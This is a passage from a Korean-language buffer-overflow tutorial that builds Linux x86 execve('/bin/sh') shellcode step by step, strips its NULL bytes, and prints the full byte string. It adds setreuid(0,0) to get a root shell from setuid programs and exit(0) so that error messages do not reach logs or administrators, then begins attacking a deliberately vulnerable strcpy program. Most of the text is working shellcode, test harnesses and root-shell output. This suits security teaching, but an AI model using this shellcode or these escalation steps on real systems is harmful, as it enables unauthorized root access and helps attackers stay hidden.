[dalgona@redhat8 bof]$
```

<그림 24. sh의 main()을 dump한 모습>

main()함수에서는 execve()를 호출하기 위해서 세 번의 push를 한다. 이는 execve()의 인자로 넘겨주는 값이라는 것을 짐작할 수 있을 것이다.

```
.....
80481e0:       c7 45 f8 28 97 08 08    movl   $0x8089728,0xfffffff8(%ebp)
80481e7:       c7 45 fc 00 00 00 00    movl   $0x0,0xfffffffc(%ebp)
80481ee:       83 ec 04                sub    $0x4,%esp
80481f1:       6a 00                   push   $0x0
80481f3:       8d 45 f8                lea    0xfffffff8(%ebp),%eax
80481f6:       50                      push   %eax
80481f7:       ff 75 f8                pushl  0xfffffff8(%ebp)
```

```
80481fa:        e8 5d 45 00 00          call    804c75c <__execve>
.........
```

제일 처음 '/bin/sh'라는 문자열이 들어있는 곳의 주소(0x8089728)를 ebp 레지스터가 가리키는 곳의 -8 byte 지점(0xfffffff8)에 넣는다. 그리고 ebp - 4byte 지점(0xfffffffc)에는 0을 넣는다. 이것은 sh.c에서

```
shell[0] = "/bin/sh";
shell[1] = NULL;
```

와 같은 역할을 한다. 그리고 이제 이 값들을 PUSH하기 시작한다.

```
push    $0x0
```

NULL을 PUSH하고


```
lea     0xfffffff8(%ebp),%eax
push    %eax
```

ebp+8의 주소를 eax 레지스터에 넣은 다음에 eax 레지스터를 PUSH한다. 포인터를 PUSH한 것이다.

```
pushl   0xfffffff8(%ebp)
call    804c75c <__execve>
```

ebp+8의 값을 PUSH하고 execve()를 호출한다.

이상의 수행을 마치고 나면 segment내의 모습은 <그림 25>와 같게 된다.



<그림 25. execve()를 호출하기 전 segment의 모습>

<그림 25>를 보자. 어떤가? shell 변수는 char *형의 배열 이름이다. 따라서 shell 자체는

char *들이 위치한 곳을 가리키고 있을 것이다. <그림 25>의 ebp-4와 ebp-8이 바로 포인터들이 모여 있는 곳이다. shell[0]은 '/bin/sh'라는 문자열이 있는 곳의 주소를 가지고 있다. '/bin/sh'는 정의된 값이므로 data segment에 위치할 것이다. 그곳 어딘가의 주소가 0x8089728이라고 objdump를 하여 알 수 있었다. main()함수에서 각 값들을 PUSH하여 스텍에는 '/bin/sh'가 있는 주소, shell의 주소, 그리고 0이 들어가 있다.

그러면 이제 쉘을 띄우기 위한 과정이 명확해졌다.

1. 스텍에 execve()를 실행하기 위한 인자들을 제대로 배치하고
2. NULL과 인자값의 포인터를 스텍에 넣어 두고
3. 범용 레지스터에 이 값들의 위치를 지정해 준 다음에
4. interrupt 0x80을 호출하여 system call 12를 호출하게 하면 된다.

위의 코드에서는 '/bin/sh'가 data segment에 저장되어 있기 때문에 data segment의 주소를 이용할 수 있었지만 buffer overflow 공격 시점에서는 '/bin/sh'가 어느 지점에 저장되어 있다는 것을 기대하기도 어렵고 또한 있다고 하더라도 저장되어 있는 메모리 공간의 주소를 찾기도 어렵다. 따라서 직접 넣어주어야 할 것이다.
이제 이와 같은 역할을 하는 코드를 작성해 보자.

```
push $0x0                // NULL을 넣어준다
push '/sh₩0'             // /sh₩0 문자열의 끝을 의미하는 ₩0
push '/bin'              // /bin 문자열. 위와 합쳐서 /bin/sh₩0가 된다.
mov %esp,%ebx            // 현재 스텍 포인터는 /bin/sh₩0를 넣은 지점이다.
push $0x0                // NULL을 PUSH
push %ebx                // /bin/sh₩0의 포인터를 PUSH
mov %esp,%ecx            // esp 레지스터는 /bin/sh₩0의 포인터의 포인터다
mov $0x0,%edx            // edx 레지스터에 NULL을 넣어 줌
mov $0xb,%eax            // system call vector를 12번으로 지정. eax에 넣는다
int $0x80                // system call을 호출하라는 interrupt 발생
```

이러한 코드를 만들어 내면 될 것이다. push '/sh₩0'와 push '/bin'은 실제 어셈블리 코드가 아니다. 그냥 개념적으로 적은 것이다. 이를 실제 어셈블리 코드로 만들려면

```
push $0x0068732f
push $0x6e69622f
```

으로 해 줘야 한다. 문자를 16진수 값으로 바꾼 것이다. 물론 little endian 순서이다.

자 이제 이 코드가 제대로 동작하는지 컴파일 해 보도록 하자. 이 코드는 C 프로그램 내

에 인라인 어셈블(inline assemble)로 코딩 할 것이고 main()함수 안에 들어갈 것이기 때문에 함수 프롤로그가 필요 없다. 컴파일러가 알아서 함수 프롤로그를 만들어줄 것이기 때문이다. '/bin/sh'를 16진수 형태로 바꾸고 main()함수 안에 넣어서 작성한 sh01.c 의 코드는 아래와 같다.

```
[dalgona@redhat8 bof]$ cat sh01.c
void main(){
__asm__ __volatile__(
"push $0x0          ₩n₩t"
"push $0x0068732f           ₩n₩t"
"push $0x6e69622f           ₩n₩t"
"mov %esp,%ebx    ₩n₩t"
"push $0x0          ₩n₩t"
"push %ebx          ₩n₩t"
"mov %esp,%ecx    ₩n₩t"
"mov $0x0,%edx    ₩n₩t"
"mov $0xb,%eax    ₩n₩t"
"int $0x80          ₩n₩t"
);

}

[dalgona@redhat8 bof]$ gcc -o sh01 sh01.c
sh01.c: In function `main':
sh01.c:1: warning: return type of `main' is not `int'
[dalgona@redhat8 bof]$ ./sh01
sh-2.05b$ exit
exit
[dalgona@redhat8 bof]$ objdump -d sh01 | grep ₩<main₩>: -A 20
08048308 <main>:
 8048308:       55                      push   %ebp
 8048309:       89 e5                   mov    %esp,%ebp
 804830b:       83 ec 08                sub    $0x8,%esp
 804830e:       83 e4 f0                and    $0xfffffff0,%esp
 8048311:       b8 00 00 00 00          mov    $0x0,%eax
 8048316:       29 c4                   sub    %eax,%esp
 8048318:       6a 00                   push   $0x0
```

```
804831a:        68 2f 73 68 00          push   $0x68732f
804831f:        68 2f 62 69 6e          push   $0x6e69622f
8048324:        89 e3                   mov    %esp,%ebx
8048326:        6a 00                   push   $0x0
8048328:        53                      push   %ebx
8048329:        89 e1                   mov    %esp,%ecx
804832b:        ba 00 00 00 00          mov    $0x0,%edx
8048330:        b8 0b 00 00 00          mov    $0xb,%eax
8048335:        cd 80                   int    $0x80
8048337:        c9                      leave
8048338:        c3                      ret
8048339:        90                      nop
804833a:        90                      nop
[dalgona@redhat8 bof]$
```

<그림 26. 쉘을 실행시키는 어셈블리 코드의 실행>

NULL의 제거

여기서 문제점이 발견되었다. 우리는 이 기계어 쉘 코드를 얻은 다음에 이것을 문자열 형태로 전달할 것이다. 감사하게도 C언어에서는 char형 변수에 바이너리 값을 넣는 방법을 제공하고 있다. 바로 char c="₩x90" 과 같은 형태로 값을 넣어주면 컴파일러는 "₩x90"을 이렇게 생긴 문자열로 보지 않고 16진수 90으로 인식하여 1byte 데이터로 저장한다. 그래서 기계어 코드로 만들어진 쉘 코드를 char형 문자열로 전달할 것이다. 그런데 push 0x0 와 같은 어셈블리 코드는 기계어 코드로 6a 00 이다. 이것을 문자열 형태로 전달하려면 char a[] = "₩x6a₩x00" 과 같이 해 주어야 한다. 하지만 char형 배열, 즉 문자열에서는 0의 값을 만나면 그것을 문자열의 끝으로 인식하게 된다. 즉 0x00 뒤에 어떤 값이 있더라도 그 이후는 무시해버린다. 0x00와 같은 기계어 코드는 엄청 많이 만날 수 있다. 따라서 귀찮지만 ₩x00인 기계어 코드가 생기지 않게 만들어줘야 한다. 또한 mov $0xb,%eax 코드 또한 00 를 만들어 내기 때문에 이것도 고쳐줘야 한다. 이러한 문제점을 해결하여 위의 어셈블리 코드를 다시 작성하면 아래와 같게 만들 수 있다.

```
xor %eax,%eax           // 같은 수를 XOR하면 0이 된다. 즉 NULL이다.
push %eax               // NULL을 PUSH
push $0x68732f2f        // /bin/sh나 /bin//sh나 둘 다 shell을 띄운다.
push $0x6e69622f        // /bin 문자열. 위와 합쳐서 /bin//sh가 된다.
mov %esp,%ebx           // 현재 스텍 포인터는 /bin//sh를 넣은 지점이다.
push %eax               // NULL을 PUSH
push %ebx               // /bin//sh의 포인터를 PUSH
```

```
mov %esp,%ecx              // esp 레지스터는 /bin//sh 포인터의 포인터다
mov %eax,%edx              // edx 레지스터에 NULL을 넣어 줌
mov $0xb,%al               // system call vector를 12번으로 지정. al에 넣는다.
int $0x80                  // system call을 호출하라는 interrupt 발생
```

```
[dalgona@redhat8 bof]$ cat sh02.c
void main(){
__asm__ __volatile__(
"xor %eax,%eax   ₩n₩t"
"push %eax       ₩n₩t"
"push $0x68732f2f          ₩n₩t"
"push $0x6e69622f          ₩n₩t"
"mov %esp,%ebx   ₩n₩t"
"push %eax       ₩n₩t"
"push %ebx       ₩n₩t"
"mov %esp,%ecx   ₩n₩t"
"mov %eax,%edx   ₩n₩t"
"mov $0xb,%al    ₩n₩t"
"int $0x80       ₩n₩t"
);
}

[dalgona@redhat8 bof]$ gcc -o sh02 sh02.c
sh02.c: In function `main':
sh02.c:1: warning: return type of `main' is not `int'
[dalgona@redhat8 bof]$ ./sh02
sh-2.05b$ exit
exit
[dalgona@redhat8 bof]$ objdump -d sh02 | grep ₩<main₩>: -A 20
080482f4 <main>:
 80482f4:       55                      push   %ebp
 80482f5:       89 e5                   mov    %esp,%ebp
 80482f7:       83 ec 08                sub    $0x8,%esp
 80482fa:       83 e4 f0                and    $0xfffffff0,%esp
 80482fd:       b8 00 00 00 00          mov    $0x0,%eax
 8048302:       29 c4                   sub    %eax,%esp
```

```
8048304:        31 c0                   xor    %eax,%eax
8048306:        50                      push   %eax
8048307:        68 2f 2f 73 68          push   $0x68732f2f
804830c:        68 2f 62 69 6e          push   $0x6e69622f
8048311:        89 e3                   mov    %esp,%ebx
8048313:        50                      push   %eax
8048314:        53                      push   %ebx
8048315:        89 e1                   mov    %esp,%ecx
8048317:        89 c2                   mov    %eax,%edx
8048319:        b0 0b                   mov    $0xb,%al
804831b:        cd 80                   int    $0x80
804831d:        c9                      leave
804831e:        c3                      ret
804831f:        90                      nop
[dalgona@redhat8 bof]$
```

<그림 27. NULL을 제거한 쉘을 실행시키는 어셈블리 코드의 실행>

제법 많은 부분이 바뀌었다. 자 어떤가? 덤프한 모습을 보면 우리가 필요로 하는 코드 xor %eax,%eax (8048304) 이후 부터 int $0x80 (804831b) 사이의 기계어 코드에는 00이 없다. 따라서 NULL로 인식될 염려가 없게 되었다.

이제 남은 것은 이것을 문자열화 시키는 것이다. 위에서도 언급 했듯이 char형 배열에 16진수 형태의 바이너리 데이터를 전달할 것이다. 그러기 위해서는 ₩x90형식으로 바꾸어줘야 한다. 귀찮은 작업이지만 해야 하니깐 어쩔 수 없다. 덤프한 코드에서 우리가 만든 부분만의 기계어 코드를 추출해 보면 아래와 같다.

```
31 c0
50
68 2f 2f 73 68
68 2f 62 69 6e
89 e3
50
53
89 e1
89 c2
b0 0b
cd 80
```

이것을 문자열 배열에 넣기 위해 다시 가공하면

"₩x31₩xc0"

"₩x50"

"₩x68₩x2f₩x2f₩x73₩x68"

"₩x68₩x2f₩x62₩x69₩x6e"

"₩x89₩xe3"

"₩x50"

"₩x53"

"₩x89₩xe1"

"₩x89₩xc2"

"₩xb0₩x0b"

"₩xcd₩x80"

이렇게 만들어낼 수가 있다. 이것을 모두 한 줄에 써줘도 아무런 상관이 없다.

"₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x89₩xc2₩xb0₩x0b₩xcd₩x80"

자 이제 이 코드를 실행시켜 보자.

쉘 코드를 실행시키기 위해서는 보통 아래와 같은 프로그램을 작성한다.

```
[dalgona@ redhat8 bof]$ cat sh03.c
char sc[] = "₩x31₩xc0"
"₩x50"
"₩x68₩x2f₩x2f₩x73₩x68"
"₩x68₩x2f₩x62₩x69₩x6e"
"₩x89₩xe3"
"₩x50"
"₩x53"
"₩x89₩xe1"
"₩x89₩xc2"
"₩xb0₩x0b"
"₩xcd₩x80";

void main(){
        int *ret;
        ret = (int *)&ret + 2;
        *ret = sc;
```

```
}

[dalgona@ redhat8 bof]$ gcc -o sh03 sh03.c
sh03.c: In function `main':
sh03.c:16: warning: assignment makes integer from pointer without a cast
sh03.c:13: warning: return type of `main' is not `int'
[dalgona@ redhat8 bof]$ ./sh03
sh-2.05b$ exit
exit
[dalgona@ redhat8 bof]$
```

<그림 28. 쉘 코드 실행 프로그램 sh03.c>

이런 방식으로 쉘 코드를 실행시킬 수 있다. 쉘이 잘 뜨는 것을 보니 제대로 만들어진 것 같다. 그러면 이 프로그램은 어떤 원리로 동작할까? gdb를 이용하여 disassemble해 보자.

```
[dalgona@ redhat8 bof]$ gdb sh03
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x80482f4 <main>:        push   %ebp
0x80482f5 <main+1>:      mov    %esp,%ebp
0x80482f7 <main+3>:      sub    $0x8,%esp
0x80482fa <main+6>:      and    $0xfffffff0,%esp
0x80482fd <main+9>:      mov    $0x0,%eax
0x8048302 <main+14>:     sub    %eax,%esp
0x8048304 <main+16>:     lea    0xfffffffc(%ebp),%eax
0x8048307 <main+19>:     add    $0x8,%eax
0x804830a <main+22>:     mov    %eax,0xfffffffc(%ebp)
0x804830d <main+25>:     mov    0xfffffffc(%ebp),%eax
0x8048310 <main+28>:     movl   $0x804936c,(%eax)
```

```
0x8048316 <main+34>:    leave
0x8048317 <main+35>:    ret
End of assembler dump.
(gdb)
```

<그림 29. 쉘 코드를 실행시키는 프로그램의 disassemble>

disassemble해 보면 <그림 29>와 같은 코드를 확인할 수 있다. 함수 프롤로그가 수행되고 나서 다음과 같은 코드를 수행한다.

```
0x8048304 <main+16>:    lea     0xfffffffc(%ebp),%eax
0x8048307 <main+19>:    add     $0x8,%eax
0x804830a <main+22>:    mov     %eax,0xfffffffc(%ebp)
0x804830d <main+25>:    mov     0xfffffffc(%ebp),%eax
0x8048310 <main+28>:    movl    $0x804936c,(%eax)
```

<step 3, 4, 5>를 연상하면서 확인 해 보자. 먼저 ebp-4byte 지점의 address를 eax 레지스터에 넣는다. 그런 다음 그 address에 8을 더한다. 이것은 sh03.c에서

ret = (int *)&ret +2 ;

과정이다. ret라는 포인터 변수의 address를 찾아서 8바이트 상위의 주소로 만든다. (참고로 int *형에 1을 더하면 int형 데이터 하나를 건너뛰는 것이므로 실제로는 4가 더해지는 것이다.) 자, 그러면 ebp+4 지점에는 무엇이 들어 있는가? 그렇다. 바로 return address가 들어가 있다. <step 5>를 확인해 보자. 그런 다음 return address가 들어 있는 곳의 주소 값을 ebp - 4byte 지점에 넣어준다. 거꾸로도 해 준다. 그리고 eax 레지스터 값이 가리키는 지점에 $0x804936c 을 넣어준다. 0x804936c 에는 char sc[] 데이터가 있는 지점이다. 따라서 main()함수가 종료되고 EIP는 return address가 가리키는 지점에 있는 명령을 가리키게 될 것이다. 그것을 우리가 만든 쉘 코드가 들어있는 위치를 가리키게 했으므로 이제 시스템은 우리가 넣은 쉘 코드를 수행하게 되는 것이다. 이렇게 해서 쉘 코드가 제대로 동작하는지 확인할 수가 있다.

또 다른 방법

또 다른 방법도 있다. 쉘 코드를 저장할 변수를 int형으로 만들어주면 된다. 다만 여기서 유의할 점은 little endian 순서로 정렬해야 하며 int형이므로 4 byte 단위로 만들어줘야 하는 것이다. 이렇게 만들어진 쉘 코드 실행 프로그램을 보자.

```
[dalgona@ redhat8 bof]$ cat sh04.c
int sc[] = {0x6850c031, 0x68732f2f, 0x69622f68, 0x50e3896e, 0x89e18953,
0xcd0bb0c2, 0x90909080};
void main(){
        int *ret;
```

```
        ret = (int *)&ret + 2;
        *ret = sc;
}

[dalgona@ redhat8 bof]$ gcc -o sh04 sh04.c
sh04.c: In function `main':
sh04.c:6: warning: assignment makes integer from pointer without a cast
sh04.c:3: warning: return type of `main' is not `int'
[dalgona@ redhat8 bof]$ ./sh04
sh-2.05b$ exit
exit
[dalgona@ redhat8 bof]$
```

<그림 30. 쉘 코드를 int형 배열로 실행하는 방법 sh04.c>

int형 배열을 이용하여 실행하든지 char형 배열을 이용하여 실행하든지 상관은 없다. 다만 int형 배열을 사용할 때에는 objdump를 이용하여 얻은 기계어 코드를 little endian 방식으로 재정렬 해 줘야 한다는 귀찮음이 따르고 또한 대부분의 buffer overflow 공격 방법이 문자열형 데이터 처리의 실수를 이용하는 것이므로 char 형으로 생성하는 것이 더 편하다. 단지 바이너리 데이터를 메모리에 넣고 실행시키는 방법을 소개한 것이므로 알고만 있으면 된다.

setreuid(0,0)와 exit(0)가 추가된 쉘 코드

buffer overflow 공격이 성공 했을 경우 공격자는 쉘을 획득할 수 있게 될 텐데, 쉘 획득 이후 보다 많은 권한을 얻고 싶어 할 것이다. 따라서 root 권한을 얻을 수 있는 방법을 모색하게 된다. root권한을 얻을 수 있는 방법은 setuid 비트가 set되어 있는 프로그램을 이용할 수 있다. 그래서 setuid 비트가 set되어 있는 프로그램을 오버플로우시켜 쉘 코드를 실행시키고 루트의 쉘을 얻어낼 방법이 필요하다.

위에서 작성한 쉘 코드 실행 프로그램 sh03.c와 sh04.c는 root권한을 얻어주지 못한다. 예를 들어 이 프로그램에 의해 만들어진 sh03에 setuid 비트를 붙여서 실행을 시켜보자.

```
[dalgona@redhat8 bof]# ls -al sh03
-rwxrwxr-x      1 dalgona       dalgona             9526   7월  15 11:13 sh03
[dalgona @redhat8 bof]$ su
Password:
[root@redhat8 bof]# chown root.root sh03
[root@redhat8 bof]# chmod 4755 sh03
```

```
[root@redhat8 bof]# ls -al sh03
-rwsr-xr-x      1 root       root            9526   7월  15 11:13 sh03
[root@redhat8 bof]# exit
exit
[dalgona @redhat8 bof]$ id
uid=500(dalgona) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
[dalgona @redhat8 bof]$ ./sh03
sh-2.05b$ id
uid=500(dalgona) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
sh-2.05b$
```

<그림 31. setuid를 붙인 sh03 실행>

이와 같이 setuid를 붙여도 아무런 역할을 하지 못한다. 왜냐하면 root 소유의 프로그램의 권한을 그대로 상속받지 못했기 때문이다. 따라서 쉘 코드에 소유자의 권한을 얻어내는 기능이 필요하다. 따라서 쉘 코드부터 다시 수정을 해 줘야 한다. 이를 위해서 sh.c를 아래와 같이 수정하였다.

```
[dalgona@redhat8 bof]$ cat sh-1.c
#include<unistd.h>
void main(){
        char *shell[2];

        setreuid(0,0);
        shell[0] = "/bin/sh";
        shell[1] = NULL;

        execve(shell[0], shell, NULL);
}

[dalgona@redhat8 bof]$ gcc -o sh-1 sh-1.c
sh-1.c: In function `main':
sh-1.c:2: warning: return type of `main' is not `int'
[dalgona@redhat8 bof]$ su
Password:
[root@redhat8 bof]# chown root.root sh-1
[root@redhat8 bof]# chmod 4755 sh-1
[root@redhat8 bof]# exit
```

```
exit
[dalgona@redhat8 bof]$ id
uid=500(dalgona) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
[dalgona@redhat8 bof]$ ./sh-1
sh-2.05b# id
uid=0(root) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
sh-2.05b#
```

<그림 32. sh.c를 수정한 sh-1.c의 실행>

이렇다. setreuid()함수를 이용하여 프로그램 소유자의 권한을 얻어올 수가 있게 되는 것이다. 따라서 쉘 코드에 setreuid()가 하는 기계어 코드를 추가해 줘야 한다.

setreuid()의 기계어 코드를 찾는 방법은 위에서 살펴본 execve()에서 기계어 코드를 찾는 방법과 동일하게 수행할 수 있다. 따라서 여기서는 그 방법을 언급하지 않겠다. 위에서와 똑 같이 static으로 컴파일하여 setreuid()함수를 찾아 인터럽트를 호출하는 부분을 찾으면 된다. 아무튼 이렇게하여 찾아진 기계어 코드와 어셈블리 코드는 아래와 같다

```
"₩x31₩xc0"      // xorl %eax,%eax
"₩x31₩xdb"      // xorl %ebx,%ebx
"₩xb0₩x46"      // movb $0x46,%al
"₩xcd₩x80"      // int $0x80
```

이것을 우리가 만든 쉘 코드 앞부분에 단순히 붙여 넣어주기만 하면

```
"₩x31₩xc0"
"₩x31₩xdb"
"₩xb0₩x46"
"₩xcd₩x80"
"₩x31₩xc0"
"₩x50"
"₩x68₩x2f₩x2f₩x73₩x68"
"₩x68₩x2f₩x62₩x69₩x6e"
"₩x89₩xe3"
"₩x50"
"₩x53"
"₩x89₩xe1"
"₩x89₩xc2"
```

"₩xb0₩x0b"
"₩xcd₩x80"

이 된다.

한편, 좀 더 완벽한 쉘 코드를 만들기 위해서 exit(0)가 필요할 수 있다. 이것은 공격자가 overflow 공격을 수행하고 난 뒤 프로그램의 정상적인 종료를 위해서이다. 만약 정상 종료를 시키기 못하면 에러 메시지가 발생할 수도 있고 이 메시지는 로그 파일 혹은 관리자에게 그대로 전달될 수도 있다. 깔끔한 마무리를 위해서 exit(0)를 넣어주자. exit(0)에 대한 기계어 코드는 아래와 같다.

"x31₩xc0₩xb0₩x01₩xcd₩x80"

그리고 이를 이용해 만든 sh03.c의 수정 코드는 아래와 같다.

```
[dalgona@redhat8 bof]$ cat sh03-1.c
char sc[] = "₩x31₩xc0"
"₩x31₩xdb"
"₩xb0₩x46"
"₩xcd₩x80"
"₩x31₩xc0"
"₩x50"
"₩x68₩x2f₩x2f₩x73₩x68"
"₩x68₩x2f₩x62₩x69₩x6e"
"₩x89₩xe3"
"₩x50"
"₩x53"
"₩x89₩xe1"
"₩x89₩xc2"
"₩xb0₩x0b"
"₩xcd₩x80"
"x31₩xc0₩xb0₩x01₩xcd₩x80";

void main(){
        int *ret;
        ret = (int *)&ret + 2;
        *ret = sc;
}
```

```
[dalgona@redhat8 bof]$ gcc -o sh03-1 sh03-1.c
sh03-1.c: In function `main':
sh03-1.c:20: warning: assignment makes integer from pointer without a cast
sh03-1.c:17: warning: return type of `main' is not `int'
[dalgona@redhat8 bof]$ su
Password:
[root@redhat8 bof]# chown root.root sh03-1
[root@redhat8 bof]# chmod 4755 sh03-1
[root@redhat8 bof]# exit
exit
[dalgona@redhat8 bof]$ id
uid=500(dalgona) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
[dalgona@redhat8 bof]$ ./sh03-1
sh-2.05b# id
uid=0(root) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
sh-2.05b#
```

<그림 33. sh03.c를 수정한 sh03-1.c>

이렇게 하여 프로그램 소유자의 권한으로 쉘을 실행시키는 쉘 코드를 생성할 수가 있다. 자 그렇다면 이제 제법 쓸만한 쉘 코드가 만들어졌다. 이제 취약한 프로그램에다 이 쉘 코드를 집어 넣어 실행시킬 수 있는 방법을 알아보자.

Buffer Overflow 공격

실제 공격 방법을 시험해 보기 위해서는 대상 프로그램이 필요하다. 그 중 가장 많이 애용되는 vul.c 프로그램을 살펴보자. 보다 현실적인 취약 프로그램을 사용하면 좋긴 하겠지만 보다 쉽게 이해하기 위해서 buffer overflow 취약점을 가진 간단한 이 프로그램을 사용하겠다.

```
[dalgona@redhat8 bof]$ cat vul.c
#include<stdio.h>
#include<string.h>
#include<stdlib.h>
int main(int argc, char **argv){
```

```
        char buffer[1024];
        if(argc>1)
                strcpy(buffer, argv[1]);
        return 1;
}

[dalgona@redhat8 bof]$ gcc -o vul vul.c
[dalgona@redhat8 bof]$ su
password:
[root@redhat8 bof]# chown root.root vul
[root@redhat8 bof]# chmod 4755 vul
[root@redhat8 bof]# exit
exit
[dalgona@redhat8 bof]$ ls -al vul
-rwsr-xr-x    1 root     root            9588  7월 27 11:00 vul
[dalgona@redhat8 bof]$
```

<그림 34. buffer overflow 취약점이 있는 vul.c>

소스코드가 말해 주듯이 실행 시 주어지는 첫 번째 인자를 buffer라는 char형 배열에 복사를 한다. 또한 bound check를 하지 않는 strcpy()함수를 이용하고 있다. 지금까지 살펴본 이론적인 내용을 토대로 할 때 이 프로그램은 1024바이트의 버퍼공간에 쉘 코드와 NOP로 채우고 4바이트는 main함수의 base pointer이므로 역시 NOP로 채우고 다음 만나는 4바이트가 return address이므로 이곳에 쉘 코드가 있는 곳의 address를 넣어주면 쉘 코드를 실행시킬 수 있을 것이다. 그렇다면 이 쉘 코드가 있는 곳의 address를 찾는 것이 가장 큰 문제가 된다.

컴파일 후 vul에 setuid bit를 걸어주었다.

고전적인 방법

가장 고전적인 방법은 쉘 코드가 있는 곳의 address를 추측하는 것이다. 오로지 추측이다. vul의 실행 시점에 buffer 배열의 정확한 address를 알 수가 없기 때문에 추측을 하는 수밖에 없다. 그래서 몇 번의 시행착오를 거치면서 쉘이 떨어질 때까지 계속 공격을 시도해야만 한다. 쉘 코드가 실행되는 확률을 좀 더 높이기 위해서 또한 buffer를 채우기 위해서 NOP를 사용하는데 보통 NOP는 0x90 값을 많이 쓴다.


NOP

NOP는 No Operation의 약자이다. 즉 아무런 실행을 하지 않는 다는 것이다. <그림 12>, <그림 22>, <그림 26>, <그림 27>을 보면 함수의 끝에 nop가 하나씩 붙어 있는 것을 볼 수 있다. NOP의 역할은 기계어 코드가 다른 코드와 섞이지 않게 하는 것이다.

예를 들어 하나의 함수가 0xab로 끝났다고 치자(0xab가 어떤 역할을 하는 instruction일지 상관하지 말고 그냥 그 값만 예를 들겠다). 그리고 다음에 나오는 함수가 0xcdef로 시작한다고 할 때, 이 프로그램은 하나의 함수가 0xab를 수행하고 끝내기를 바란다. 하지만 뒤에 나오는 0xcd를 만나 0xabcd라는 instruction과 0xef라는 전혀 다른 의미의 두 개의 instruction으로 오해가 될 수 있다는 것이다. CPU는 instruction의 값을 보고 instruction set에 정의된 연산을 수행한다. 또한 이 instruction의 길이는 일정하지가 않아 그 값을 보고 해당 instruction이 몇 바이트짜리 instruction인지 인지한다. 따라서 instruction set에 해당 값이 있다면 하나의 instruction 단위를 거기서 잘라 인지하게 된다. 이러한 문제는 매우 자주 발생한다. 따라서 instruction이 섞이지 않게 하기 위해 instruction을 끊기 위한 목적으로 NOP가 사용된다. CPU는 NOP를 만나면 아무런 수행을 하지 않고 유효한 instruction을 만날 때까지 다음 instruction을 찾기 위해 한 바이트씩 이동을 한다.

